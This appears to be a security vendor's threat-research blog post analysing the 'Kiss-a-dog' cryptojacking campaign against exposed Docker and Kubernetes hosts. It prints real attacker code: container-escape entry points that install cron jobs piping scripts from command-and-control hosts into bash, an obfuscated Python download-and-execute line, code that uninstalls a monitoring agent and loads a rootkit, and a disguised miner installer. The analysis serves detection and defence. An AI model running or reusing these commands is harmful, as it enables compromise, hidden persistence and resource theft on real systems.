# New Kiss-a-dog Cryptojacking Campaign Targets Docker and Kubernetes

crowdstrike.com/blog/new-kiss-a-dog-cryptojacking-campaign-targets-docker-and-kubernetes/

Manoj Ahuje October 26, 2022

- CrowdStrike has uncovered a new cryptojacking campaign targeting vulnerable Docker and Kubernetes infrastructure using an obscure domain from the payload, container escape attempt and anonymized “dog” mining pools.
- Called “Kiss-a-dog,” the campaign used multiple command-and-control (C2) servers to launch attacks that attempted to mine cryptocurrency, utilize user and kernel mode rootkits to hide the activity, backdoor compromised containers, move laterally in the network and gain persistence.
- The CrowdStrike Falcon® platform helps protect organizations of all sizes from sophisticated breaches, including cryptojacking campaigns such as this.

CrowdStrike has identified a new cryptojacking campaign targeting vulnerable Docker and Kubernetes infrastructure. Called “Kiss-a-dog,” the campaign targets Docker and Kubernetes infrastructure using an obscure domain from the payload, container escape attempt and anonymized “dog” mining pools.

CrowdStrike's Cloud Threat Research team deploys and analyzes honeypots to understand how attackers target vulnerabilities and put cloud infrastructure at risk. CrowdStrike has previously uncovered campaigns targeting vulnerable cloud infrastructure by cryptojacking botnets/groups like LemonDuck and Watchdog. Kiss-a-dog relies on tools and techniques previously associated with cryptojacking groups like TeamTNT, which targeted vulnerable Docker and Kubernetes infrastructure.

The CrowdStrike Falcon platform protects customers and comprehensively secures cloud environments against cryptojacking campaigns like Kiss-a-dog by delivering a powerful combination of agentless capabilities to protect against misconfigurations and control plane attacks and agent-based capabilities to protect cloud workloads with runtime security.

**The CrowdStrike Falcon platform sets the new standard in cloud security. Watch this demo to see the Falcon platform in action**.

## CrowdStrike Detection and Protection

The Falcon platform unifies cloud security in a single platform to deliver comprehensive protection to its customers from any attacks on Docker and Kubernetes infrastructure.

With the Falcon platform, customers can implement "shift-left" strategies to identify vulnerabilities and misconfigurations at development stage to secure Kubernetes and Docker deployments out-of-the-box, while also monitoring production environments for any suspicious activity to stop campaigns like Kiss-a-dog. The suspicious activity by the Kiss-a-dog campaign is detected by CrowdStrike's advanced machine learning and multiple behavior-based indicator of attacks (IOAs) in the killchain of the campaign.

The Falcon platform takes a defense-in-depth approach to protecting customers by leveraging incoming telemetry to power detection and provide real-time mitigation. It includes the following, which is used to detect a campaign like Kiss-a-dog:

1. Host path mount to escape the container
2. Rogue container running on your Docker instance
3. Misconfigured Kubernetes or Docker instance

Figures 1.A and 1.B show High Confidence detection of a malicious service to run [CMAKE], which is disguised xmrig.





Figure 1.A





Figure 1.B

Figures 1.A and 1.B. Disguised miner process identified and killed by the Falcon platform

Moreover, the Falcon platform analyzes suspicious images and detects runtime malicious activity, network connections along with vulnerability analysis of the image to provide in-depth reports, as shown in Figure 2.




Figure 2. Falcon Dynamic Container Analysis report

**See for yourself how the industry-leading CrowdStrike Falcon platform protects your cloud environments. Start your 15-day free trial today.**

## Kiss-a-Dog Campaign Targets Docker

In mid-2022, a crypto crash caused havoc in the digital currency market where several currencies — including Bitcoin — dropped 40% to 90% and some of them perished. During this period, cryptomining activity targeting digital currencies on containerized environments remained muffled until now.

In September 2022, one of CrowdStrike's honeypots spotted a number of campaigns enumerating vulnerable container attack surfaces like Docker and Kubernetes. As CrowdStrike monitors exposed Docker APIs, the following compromised Docker container triggered additional investigation. Figure 3 shows the entry point used to trigger the initial payload.

The Base64-encoded payload is a Python command that downloads a malicious payload t.sh from the domain `kiss[.]a-dog[.]top` — hence the Kiss-a-dog campaign name. The entry point verifies and installs cURL using a package manager and adds a malicious payload as a cron job. Let's take a closer look at this payload and subsequent campaign.

```
chroot /mnt/ /bin/sh -c 'if ! type curl >/dev/null;then apt-get install -y curl;apt-get in
stall -y --reinstall curl;yum clean all;yum install -y curl;yum reinstall -y curl;fi;echo
KiAqICogKiAqIHJvb3QgY3VybCBodHRwOi8vMjA1LjE4NS4xMTguMjQ2L2IyZjYyOC9jcm9uYi5zaHxiYXNoCg==|b
ase64 -d >/etc/crontab && echo KiAqICogKiAqIHJvb3QgY3VybCBodHRwOi8vMjA1LjE4NS4xMTguMjQ2L2I
yZjYyOC9jcm9uYi5zaHxiYXNoCg==|base64 -d >/etc/cron.d/zzh && echo KiAqICogKiAqIHJvb3QgcHl0a
G9uIC1jICJpbXBvcnQgdXJsbGliMjsgcHJpbnQgdXJsbGliMi51cmxvcGVuKCdodHRwOi8va2lcXHNcXHMuYS1kXFx
vZv50XFxvXHAvdC5zaCcpLnJlYWQoKSIgPi4xO2NobW9kICt4IC4xOy4vLiEK|base64 -d >>/etc/crontab'
```

Figure 3. Kiss-a-dog entry point

## Use of Obscured Domain

The entry point payload used in the initial Docker compromise is a Python code under the wrap, as shown in Figure 4 after Base64 decode. The URL used in the payload is obscured with backslashes to defeat automated decoding and regex matching to retrieve the malicious domain. The Python urllib2 library sanitizes the back slashes as part of its validation to form a valid domain name `kiss[.]a-dog[.]top` before querying a DNS (Domain Name System) server. Attackers used it to their advantage — Figure 5 shows a successful DNS query after parsing an actual domain name. With successful name resolution, attackers download the first payload `t.sh` from a C2 server, which is saved and executed as `.1`.

```
python -c "import urllib2; print
urllib2.urlopen('http://ki\\s\\s.a-d\\og.t\\o\p/t.sh').read()" >.1;chmod +x .1;./.1
```

Figure 4. Decoded Kiss-a-dog entry point

```
Additional RRs: 1
Queries
  kiss.a-dog.top: type A, class IN
Answers
  kiss.a-dog.top: type A, class IN, addr 205.185.118.246
Additional records
```

Figure 5. Successful DNS query


## Container Escape

Container escape is the essential part of utilizing the resources on the host and moving laterally into the compromised network. The Kiss-a-dog campaign uses a host mount to escape from the container. The technique itself is not new and seems to be common among cryptominers as an attempt to break out of containers. This is attributed to a lack of innovation by attackers and at the same time speaks to the vast and easy Docker attack surface exposed and available on the internet. Per Shodan, there are 10,000+ Docker instances exposed to the internet, as shown in Figure 6.

TOTAL RESULTS

13,327

TOP COUNTRIES



| | |
|---|---|
| China | 3,463 |
| United States | 2,320 |
| Germany | 2,033 |
| France | 679 |
| Russian Federation | 609 |

More...

Figure 6.A Docker instances exposed to internet (per Shodan)





Figure 6.B Kubernetes instances exposed to internet (per Shodan)

## Removal of Cloud Monitoring Service

Agent-based cloud monitoring services still remain an easy target for cryptominers, as they can be removed from cloud instances. After a container escape with root privileges, it is an easy step for an attacker to determine if an instance has a cloud monitoring service installed,

and if so, then attackers move on to stopping and uninstalling the cloud monitoring service. The Kiss-a-dog campaign reused the following code to remove the service (shown in Figure 7). The code is traced to multiple public GitHub repositories.

```
uninstall_service() {

   if [ -f "/etc/init.d/aegis" ]; then
               /etc/init.d/aegis stop  >/dev/null 2>&1
               rm -f /etc/init.d/aegis
   fi

        if [ $LINUX_RELEASE = "GENTOO" ]; then
               rc-update del aegis default 2>/dev/null
               if [ -f "/etc/runlevels/default/aegis" ]; then
                       rm -f "/etc/runlevels/default/aegis" >/dev/null 2>&1;
               fi
    elif [ -f /etc/init.d/aegis ]; then
         /etc/init.d/aegis  uninstall
            for ((var=2; var<=5; var++)) do
                       if [ -d "/etc/rc${var}.d/" ];then
                                rm -f "/etc/rc${var}.d/S80aegis"
                   elif [ -d "/etc/rc.d/rc${var}.d" ];then
                                rm -f "/etc/rc.d/rc${var}.d/S80aegis"
```

Figure 7. Uninstall aegis service

## Kernel Headers and GCC

Downloading the pre-compiled binary tools can cause compatibility issues with compromised container's architecture and flavor. To avoid that, the Kiss-a-dog campaign prefers to compile code on compromised containers for multiple tools required in the next stages of the campaign. The attacker installed a relevant kernel header and GCC to compile container Linux architecture and flavor-specific binaries to use on the same container.

## Use of Traditional Kernel Rootkits Diamorphine and Libprocesshider

The Kiss-a-dog campaign uses the Diamorphine and libprocesshide rootkits to hide the process from the user space, where the typical cloud practitioner will look for malicious activities. Both rootkits are known to hide processes from the user.

To avoid detection on the network, the Kiss-a-dog campaign chose to encode the C/C++ code files and embed as a Base64 string into the script, as shown in Figure 8. At runtime, attackers decoded the Base64 string as `.tar` file, which contains code for the Diamorphine rootkit. It is then compiled using GCC to create the file `diamorphin.ko`, which is loaded as a

kernel module using the insmod command.

```
0DJvMteLXfbiLVRWJ5ODy+MRSMWMkOph6HNaa7rSdJ4xSUuBIKQLpoPtx7d5FIOQ5UbgAgkmry5
q7TmmkoZ8jsNJMrVkxyCrz/lDD5aobGATQGM4Ind0ANGzseH/IjyVVICqNJjT60QvpMsuDk6nw7
aTbo7SuleHgiqHus73J7ec6Bs4Hw4++FWIS7tCZ6xuQH0v3sbotuXeiMTJ1oeL1sboFAwRyNlCH
eGQ8kl+SgGE+nwc3qyrXV/H00KK58O5PrxbvQRv5iu03O9g9HYmcI+xoNN2135cXI+XMqmWyQf3
sDp7+EKSBWt6DrYxucqVr92c7iXLz213pDatkTFO8dUhVXbnfXEMLVJEbxcnkXns8mEg2pqnlTh
akXlQ+fBfTRA+Pup8Kckd8xjPYX4uYnSkE2uUE+IqMS9k1L2qRSWDJvpTuTl36J8Hn2VH9U8RVv
YPjw7xsAi+vcvL95Opmpz1XF0M9d+MDofTsdnFxg5msdHJwRr4KXFo+N/+3lrDfdA4TXmF+Jx9/
zchCf6vNzhFusV8Sz2PydQeEBMYWyFlJFM0PNb9hJ51NX2FiOVhy0TvdPRgVSQIM50QpPFJKzBA
A44eK/EF78Ugx7oA/oAjQHK7hVrxBSV5ENmXFaxM1JoT+b3vA/zec6EuGV5Vfksc98b+z822/FP
FegYPtrNVgw6I24q2/62vZVZNmmcvbzAeIm3d5HKMsVIPNKaXytnuwfjTSyOYRuJKqRk72vVRiRI
  echo $hf|base64 -d >$hi_home/hf.tar
  tar -xf $hi_home/hf.tar -C $hi_home/
  cd $hi_home/
  make
      if [ -f "$hi_home/diamorphine.ko" ]
      then
       insmod diamorphine.ko
      else
```

Figure 8. Diamorphine rootkit compiled and loaded into the kernel

Attackers used a similar technique to compile the libprocesshider rootkit as a shared library. The difference is that the shared library path is set as LD_PRELOAD. This allows the attackers to inject malicious shared libraries into every process spawned on a compromised container.

## Use of Dog Pools and Disguised Xmrig

The motive behind the Kiss-a-dog campaign is to run a cryptominer to mine a digital currency. Attackers are using XMRig, a popular mining software, to mine the cryptocurrency.

Cryptojacking groups don't like to advertise their wallet addresses because in the past, researchers have found their earnings per day and per campaign by tracking wallet transactions. Instead, attackers hide wallet addresses by creating anonymous pool servers where mining peers — like your compromised container — contribute compute efforts anonymously.

Interestingly, attackers used `love[.]a-dog[.]top` and `touch[.]a-dog[.]top` as pool servers to hide the Kiss-a-dog campaign's wallet addresses. Figure 9.A shows the pool used in the configuration of XMRig. The campaign also disguises XMRig as `[CMAKE]` and installs a service to run the binary as `cmake.service`, as shown in Figure 9.B.

```
    },
    "log-file":"/tmp/ddns.log",
    "donate-level": 1,
    "opencl": false,
    "cuda": false,
    "pools": [
        {
            "url": "lova.a-dog.top:1414"
        },
        {
            "url": "touch.a-dog.top:1414"
        },
        {
            "url": "194.36.190.30:1414"
        }
    ]
```

Figure 9.A. Pool configuration for the Kiss-a-dog campaign

```
    ${WGET_CMD} --tries=10 --timeout=10 -O ${MOHOME}/crypto  ${miner_url}
    if [ $? -ne 0 ];then
        ${WGET_CMD} --tries=2 --timeout=10 -O ${MOHOME}/crypto ${miner_url_backup}
    fi
    if tar -xf "${MOHOME}/crypto" -C ${MOHOME};then
        mv ${MOHOME}/xmrig  ${MOHOME}/[cmake]
        chmod a+x ${MOHOME}/[cmake]
        rm -rf ${MOHOME}/xmrig*
    fi
fi
}
setup_s(){
grep -q cmake /etc/systemd/system/cmake.service
if [ $? -eq 0 ]
```

Figure 9.B Disguised XMRig as [CMAKE]

## Use of Pnscan, Zgrab and Masscan

Apart from cryptojacking, the secondary goal of the campaign is to reach out to as many vulnerable instances of Redis and Docker as possible. To achieve this goal, attackers download and compile network-scanning tools like pnscan, masscan and zgrab on the

compromised container. These tools then randomly scan the IP ranges on the internet to look for vulnerable instances of Docker and Redis servers. Figure 10 shows all of the tools in action.

```
root      74071  4.7  0.9 202944 37932 ?        Sl   00:16   0:02
masscan 56.0.0.0/8 -p2376 --rate=2000

root      74073  0.0  0.2 1016152 11108 ?       Sl   00:16   0:00
zgrab --senders 200 --port 2376 --http=/v1.16/version --output-file=-

root      76215 27.0  0.0 9383436 2380 ?        Sl   00:17   0:01
/usr/local/bin/pnscan -t256 -R 6f 73 3a 4c 69 6e 75 78 -W 2a 31 0d 0a
24 34 0d 0a 69 6e 66 6f 0d 0a 107.105.0.0/16 6379
```

Figure 10. Masscan, zgrab and pnscan in action

## Redis as a Backdoor

The Kiss-a-dog campaign installs a Redis server in the background and listens on port 6379 for any incoming connection. The Redis server is mostly used to backdoor the container where cron jobs are set to run additional scripts for mining and pivoting, as shown in Figure 11.

```
ps -aux | grep redis
redis     65663  0.1  0.0  53516  3796 ?        Ssl  00:14   0:00
/usr/bin/redis-server 127.0.0.1:6379

cat netstat
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address
State       PID/Program name
tcp        0      0 127.0.0.1:6379          0.0.0.0:*
LISTEN      67326/redis-server
```

Figure 11. Redis server installed on a container

## Multiple Campaigns

The CrowdStrike Cloud Threat Research team detected multiple campaigns targeting Docker from the same C2 servers previously used by TeamTNT. Table 1 shows some of the malicious payloads used in different campaigns started by TeamTNT. According to our research, the tactics, techniques and procedures of the attack are very similar in all of the campaigns.

| Campaign | Associated Payload |
|---|---|
| Whatwill-be campaign | `chroot /mnt /bin/sh -c 'apt-get update;apt-get install -y curl;apt-get install -y --reinstall curl;yum clean all;yum install -y curl;yum reinstall -y curl;echo "* * * * * root curl http://whatwill[.]be/b.sh\|bash">/etc/crontab && echo "* * * * * root curl http://whatwill[.]be/cronb.sh\|bash">/etc/cron.d/zzh'` |
| Using Cronb | `chroot /mnt/ /bin/sh -c 'if ! type curl >/dev/null;then apt-get install -y curl;apt-get install -y --reinstall curl;yum clean all;yum install -y curl;yum reinstall -y curl;fi;echo "* * * * * root curl http://205[.]185[.]118[.]246/b2f628/cronb.sh\|bash">/etc/crontab && echo "* * * * * root curl http://205[.]185[.]118[.]246/b2f628/cronb.sh\|bash">/etc/cron.d/zzh'` |
| Using dc.sh | `sh -c 'chroot /host/;apt-get update;apt-get install -y curl bash wget;curl 93[.]95[.]229[.]203/dc.sh\|bash'` |
| Using k.sh | `sh -c 'chroot /host/;apt-get update;apt-get install -y curl git g++ make bash wget;curl 93[.]95[.]229[.]203/k.sh\|bash'` |

Table 1. Campaign payloads by TeamTNT

## Conclusion

Cryptojacking groups are opportunistically targeting vulnerable Docker and Kubernetes environments to mine cryptocurrency. The campaigns by cryptojacking groups last from days to months depending on the success rate. As cryptocurrency prices have dropped, these campaigns have been muffled in the past couple of months until multiple campaigns were launched in October to take advantage of a low competitive environment. Cloud security practitioners need to be aware of such campaigns and make sure that their cloud infrastructure doesn't fall prey.

Securing containers doesn't need to be an overly complex task. The Falcon platform provides a unified approach to cloud security, delivering a powerful combination of agentless capabilities to identify security issues in your environment in real time and agent-based capabilities to protect workloads and secure your cloud environments with runtime security.

CrowdStrike strives to enable organizations to stay ahead of the curve and remain fully protected from adversaries and breaches.

### Additional Resources

- *Learn how you can stop cloud breaches with CrowdStrike unified cloud security for multi-cloud and hybrid environments — all in one lightweight platform.*
- *Build, run and secure cloud-native applications with speed and confidence using Falcon Cloud Security.*
- *To learn more about the cloud threat landscape, download "Protectors of the Cloud: Combating the Rise in Threats to Cloud Environments."*
- *Visit the Falcon Cloud Security CWP capabilities page to see if a managed detection and response solution for cloud workloads is right for your organization.*
- *Learn how the powerful CrowdStrike Falcon® platform provides comprehensive protection across your organization, workers and data, wherever they are located.*
- *Get a full-featured free trial of CrowdStrike Falcon Prevent™ and see for yourself how true next-gen AV performs against today's most sophisticated threats.*